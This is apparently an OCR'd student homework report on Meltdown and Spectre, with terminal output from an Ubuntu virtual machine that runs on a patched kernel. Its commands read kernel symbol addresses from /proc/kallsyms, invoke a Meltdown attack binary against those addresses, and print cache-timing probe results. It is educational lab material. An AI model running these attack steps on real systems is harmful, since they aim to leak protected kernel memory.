




VULNERABLE → NOT VULNERABLE


$ sudo cat /proc/kallsyms | grep secret






Print less (no secret module)

$ ./Meltdown_attack ffffffffc04f0168 25 137









Print → no such file

CANNOT run MeltdownAttack again to see if you can

still read other secret after patch .






os_hw4 (快照 1) [執行中] - Oracle VM VirtualBox
檔案 機器 檢視 輸入 裝置 說明
Activities
Terminal
Thu 12:28
user@ubuntu: ~/Desktop/os_hw4
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/spectre-meltdown-checker$ cd ~/Desktop/os_hw4/
user@ubuntu:~/Desktop/os_hw4$ sudo cat /proc/kallsyms | grep secret
ffffffffba74bd40 t move_master_key_secret
ffffffffba8bf490 T crypto_stats_kpp_compute_shared_secret
ffffffffba8bf510 T crypto_stats_kpp_set_secret
ffffffffba8c5ac0 t dh_set_secret
ffffffffbae39810 t addrconf_sysctl_stable_secret
ffffffffbb888c40 r __ksymtab_crypto_stats_kpp_compute_shared_secret
ffffffffbb888c58 r __ksymtab_crypto_stats_kpp_set_secret
ffffffffbb8a48df r __kstrtab_crypto_stats_kpp_compute_shared_secret
ffffffffbb8a492b r __kstrtab_crypto_stats_kpp_set_secret
ffffffffbbc4e5c0 d ts_secret
ffffffffbbc4e5d0 d net_secret
ffffffffbbc50e20 d inet_ehash_secret.75043
ffffffffbbc50ec4 d udp_ehash_secret.79817
ffffffffbbc51120 d syncookie_secret
ffffffffbbc51550 d udp_ipv6_hash_secret.78523
ffffffffbbc51554 d udp6_ehash_secret.78522
ffffffffbbc515e0 d syncookie6_secret
ffffffffbbc52650 d ipv6_hash_secret.72752
ffffffffbbc52654 d inet6_ehash_secret.72751
ffffffffbc170c20 b ip4_frags_secret_interval_unused
ffffffffbc176a08 b ip6_frags_secret_interval_unused
user@ubuntu:~/Desktop/os_hw4$ ./Meltdown_attack ffffffffc04f0168 25 137
open: No such file or directory
user@ubuntu:~/Desktop/os_hw4$ sudo ./toy.o ffffffffbc176a08
time of accessing elements in probe_array[0*4096]: 71
time of accessing elements in probe_array[1*4096]: 248
time of accessing elements in probe_array[2*4096]: 194
time of accessing elements in probe_array[3*4096]: 321
time of accessing elements in probe_array[4*4096]: 242
time of accessing elements in probe_array[5*4096]: 196
time of accessing elements in probe_array[6*4096]: 212
time of accessing elements in probe_array[7*4096]: 190
time of accessing elements in probe_array[8*4096]: 234
time of accessing elements in probe_array[9*4096]: 214
time of accessing elements in probe_array[10*4096]: 202
time of accessing elements in probe_array[11*4096]: 196
time of accessing elements in probe_array[12*4096]: 191
time of accessing elements in probe_array[13*4096]: 196
time of accessing elements in probe_array[14*4096]: 198
time of accessing elements in probe_array[15*4096]: 200
time of accessing elements in probe_array[16*4096]: 905
time of accessing elements in probe_array[17*4096]: 216
time of accessing elements in probe_array[18*4096]: 212
time of accessing elements in probe_array[19*4096]: 197
time of accessing elements in probe_array[20*4096]: 198
time of accessing elements in probe_array[21*4096]: 516
上午 04:28
2021/1/15

os_hw4 (快照 1) [執行中] - Oracle VM VirtualBox
檔案 機器 檢視 輸入 裝置 說明
Activities
Terminal
Thu 12:29
user@ubuntu: ~/Desktop/os_hw4
File Edit View Search Terminal Help
time of accessing elements in probe_array[211*4096]: 295
time of accessing elements in probe_array[212*4096]: 502
time of accessing elements in probe_array[213*4096]: 343
time of accessing elements in probe_array[214*4096]: 553
time of accessing elements in probe_array[215*4096]: 440
time of accessing elements in probe_array[216*4096]: 283
time of accessing elements in probe_array[217*4096]: 281
time of accessing elements in probe_array[218*4096]: 1234
time of accessing elements in probe_array[219*4096]: 321
time of accessing elements in probe_array[220*4096]: 265
time of accessing elements in probe_array[221*4096]: 476
time of accessing elements in probe_array[222*4096]: 283
time of accessing elements in probe_array[223*4096]: 268
time of accessing elements in probe_array[224*4096]: 506
time of accessing elements in probe_array[225*4096]: 291
time of accessing elements in probe_array[226*4096]: 321
time of accessing elements in probe_array[227*4096]: 292
time of accessing elements in probe_array[228*4096]: 319
time of accessing elements in probe_array[229*4096]: 270
time of accessing elements in probe_array[230*4096]: 274
time of accessing elements in probe_array[231*4096]: 286
time of accessing elements in probe_array[232*4096]: 523
time of accessing elements in probe_array[233*4096]: 452
time of accessing elements in probe_array[234*4096]: 300
time of accessing elements in probe_array[235*4096]: 434
time of accessing elements in probe_array[236*4096]: 503
time of accessing elements in probe_array[237*4096]: 456
time of accessing elements in probe_array[238*4096]: 339
time of accessing elements in probe_array[239*4096]: 319
time of accessing elements in probe_array[240*4096]: 504
time of accessing elements in probe_array[241*4096]: 339
time of accessing elements in probe_array[242*4096]: 472
time of accessing elements in probe_array[243*4096]: 526
time of accessing elements in probe_array[244*4096]: 460
time of accessing elements in probe_array[245*4096]: 299
time of accessing elements in probe_array[246*4096]: 464
time of accessing elements in probe_array[247*4096]: 261
time of accessing elements in probe_array[248*4096]: 607
time of accessing elements in probe_array[249*4096]: 278
time of accessing elements in probe_array[250*4096]: 353
time of accessing elements in probe_array[251*4096]: 268
time of accessing elements in probe_array[252*4096]: 438
time of accessing elements in probe_array[253*4096]: 496
time of accessing elements in probe_array[254*4096]: 455
time of accessing elements in probe_array[255*4096]: 311
user@ubuntu:~/Desktop/os_hw4$ ./Meltdown_attack ffffffffbc176a08 25 57
open: No such file or directory
user@ubuntu:~/Desktop/os_hw4$
上午 04:29
2021/1/15

GRUB_CMDLINE_LINUX_DEFAULT

This line imports any entries to the end of the ‘linux’ line (GRUB legacy’s “kernel” line).

Original patches are available for the Spectre and Meltdown vulnerabilities

後來的 patch 是修復 Meltdown

Conclusion

雖然錯敘是為了要最佳化，但也導致被漏洞利用而形成攻擊

可以透過補丁修復一些漏洞

Kernel 不一定有做到完美的 memory isolation